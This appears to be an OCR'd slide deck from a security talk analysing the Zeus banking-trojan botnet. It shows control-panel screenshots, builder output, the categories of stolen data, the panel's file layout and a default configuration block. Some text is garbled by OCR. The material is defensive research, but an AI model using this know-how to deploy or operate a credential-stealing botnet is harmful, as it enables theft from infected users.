


Modular Botnet Construction

What's in a name?

- **AV industry is #$@^ed up**
  - Zeus – aka Zbot, PRG, Wnspoem, Gorhax, Kneber
  - "Trojan horse" that steals banking info. (if only)
- **Botnet names based upon their malware agents guarantee confusion…**
- **"Multi-function" malware…**

Zeus & Distribution



Summary statistics

Information:

Current user:
GMT date: 15.05.2009
GMT time: 05:44:26

Statistics:

- → Summary
- OS

Botnet:

- Bots
- Scripts

Reports:

- Search in database
- Search in files

System:

- Information
- Options
- User
- Users

Logout

Information	
Total reports in database:	29 060
Time of first activity:	13.05.2009 09:56:43
Total bots:	9
Total active bots in 24 hours:	77.78% - 7
Minimal version of bot:	1.2.4.2
Maximal version of bot:	1.2.4.2

Botnet: [All] >>

Actions: Reset Installs

Installs (9)	
DE	2
ES	2
BR	1

Online (3)	
ES	2
CA	1

ZeuS Builder

- Information
- Builder

Builder

Config and loader building

Source config file: C:[redacted]\Zeus 1.2.4.2\ Browse...

Edit config | Build config | Build loader

Output

```
Loading config from file 'C:\[redacted]
[redacted]\Zeus 1.2.4.2\1.2.4.2\config.txt'...
Loading succeeded!
Building bot file...
botnet=-- default --
timer_config=3600000ms, 60000ms
timer_logs=60000ms, 60000ms
timer_stats=1200000ms, 60000ms
url_config=http://localhost/config.bin
url_compip=http://localhost/ip.php
encryption_key=OK
Build succeeded!
```

Filter

Search from date (dd.mm): 15.05 to date:

Bots:


IP-addresses:

Search string:

Type of report: --

□ Case sensiti
□ Exclude retri
□ Show only re
□ Show as tex

- --
- Protected Storage
- Cookies of IE
- File
- HTTP or HTTPS request
- HTTP request
- HTTPS request
- FTP login
- POP3 login
- All grabbed data
- Grabbed data [UI]
- Grabbed data [HTTP(S)]
- Grabbed data [WinSocket]
- Grabbed data [Other]



Bots | Emails | Templates | Tasks | Sniffer | Admin

Sniffer

Ð"Ð°Ð½Ð½Ñ‹Ðµ, ÑÐ¾Ð±Ñ€Ð°Ð½Ð½Ñ‹Ðµ ÑÐ½Ð¸Ñ„Ñ„ÐµÑ€Ð¾Ð¼.

Sniffer

Bot:

Type: any ftp **smtp** pop3 http_auth debug

Matched 44556 of 122556 Page: **1** 2 3 ... 891 892 Show: 100 200 per page

Time	Bot	Type	So
15:32:08	26786 x	smtp	19
15:29:23	25061 x	smtp	19
15:27:57	691 x	smtp	10 10 10
15:25:35	691 x	smtp	10
15:21:36	691 x	smtp	10 10 10 10 10 10
15:19:35	691 x	smtp	10 10 10 10 10 10 10
15:18:30	6924 x	smtp	19
15:17:45	691 x	smtp	10 10 10 10 10 10 10 10 10 10 10
15:16:21	18251 x	smtp	19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19 19

Host

Bots | Emails | Templates | Tasks | Sniffer | Admin

- Activated bots
- **Free bots**
- Stats
- Settings
- Debug logs
- Update logs

Свободные боты. Take over для помещения их в список ботов, которым выдаются задания.

Free bots

0 [Filter] [All]

[Take over]

Total: 31008 Page: **1** 2 3 ... 310 311 Show: 50 200 per page

□ All 31008 items

□	Id	Version	S	MX	Ip	Serial	Last seen
□	17971	15	✓	✓	1.8	7002-190E	0 seconds
□	18001	15	✓	✓	2.103	A86C-668C	0 seconds
□	19406	15		✓	255.44	2124-7C53	0 seconds
□	20689	15	✓	✓	86.62	0707-565F	0 seconds
□	21179	15		✓	72.16	4BE4-E459	0 seconds
□	22340	15		✓	90.129	287D-8EC2	0 seconds
□	23199	15	✓	✓	3.60	C885-66AC	0 seconds
□	23247	15		✓	1.140	4697-1209	0 seconds
□	25183	15	✓	✓	01.105	3440-BBAE	0 seconds
□	25692	15	✓	✓	174.205	18EF-22EF	0 seconds
□	27778	15		✓	3.76	EC6B-F5F7	0 seconds
□	28212	15		✓	.51	3C29-FCE8	0 seconds
□	28777	15	✓	✓	43.120	A40F-290D	0 seconds
□	29308	15		✓	62.50	782A-E23E	0 seconds
□	30668	15		✓	94.21	2092-335B	0 seconds
□	2127	14	✓	✓	65.223	0053-BCAE	1 second
□	17115	15		✓	40.199	45C4-FBFF	1 second

Ease of Installation


- **Easy to install**
- **Most compromised environments**
  - Automatically support
  - Low hanging fruit
  - Blacklist proof (mixed domain)
  - Blend in – Anonymity
  - Can be installed in minutes automagically
  - Web vulnerabilities abound

Analysis of Zeus file structure

- **Main folders**
  - Install
  - System
  - Theme
- **2 files in root dir**
  - ./cp.php – control panel
  - ./gate.php – used for receiving data from bots
- **PHP backend (Zend and MySQL)**
  - Most compromised websites support this environment


Install Directory

- **Geobase.txt**
  - GeoIP identification for incoming bots
- **Index.php**
  - Initial configuration



```
$pd_user                  = 'admin';
$pd_pass                  = '';

$pd_mysql_host            = '127.0.0.1';
$pd_mysql_user            = 'root';
$pd_mysql_pass            = '';
$pd_mysql_db              = 'cpdb';

$pd_reports_path          = '_reports';
$pd_reports_to_db         = 1;
$pd_reports_to_fs         = 0;

$pd_botnet_timeout        = 25;
$pd_botnet_cryptkey       = '';

$_OUTPUT = '';
```

System Directory




```
botnet_bots.lng.en.php     reports_db.lng.en.php     stats_os.php
botnet_bots.lng.ru.php     reports_db.lng.ru.php     sys_info.lng.en.php
botnet_bots.php            reports_db.php            sys_info.lng.ru.php
botnet_scripts.lng.en.php  reports_files.lng.en.php  sys_info.php
botnet_scripts.lng.ru.php  reports_files.lng.ru.php  sys_options.lng.en.php
botnet_scripts.php         reports_files.php         sys_options.lng.ru.php
config.php                 reports_jn.lng.en.php     sys_options.php
config.php.old.php         reports_jn.lng.ru.php     sys_user.lng.en.php
fsarc.php                  reports_jn.php            sys_user.lng.ru.php
global.php                 stats_main.lng.en.php     sys_user.php
index.php                  stats_main.lng.ru.php     sys_users.lng.en.php
jabberclass.php            stats_main.php            sys_users.lng.ru.php
lng.en.php                 stats_os.lng.en.php       sys_users.php
lng.ru.php                 stats_os.lng.ru.php
```

Key Files

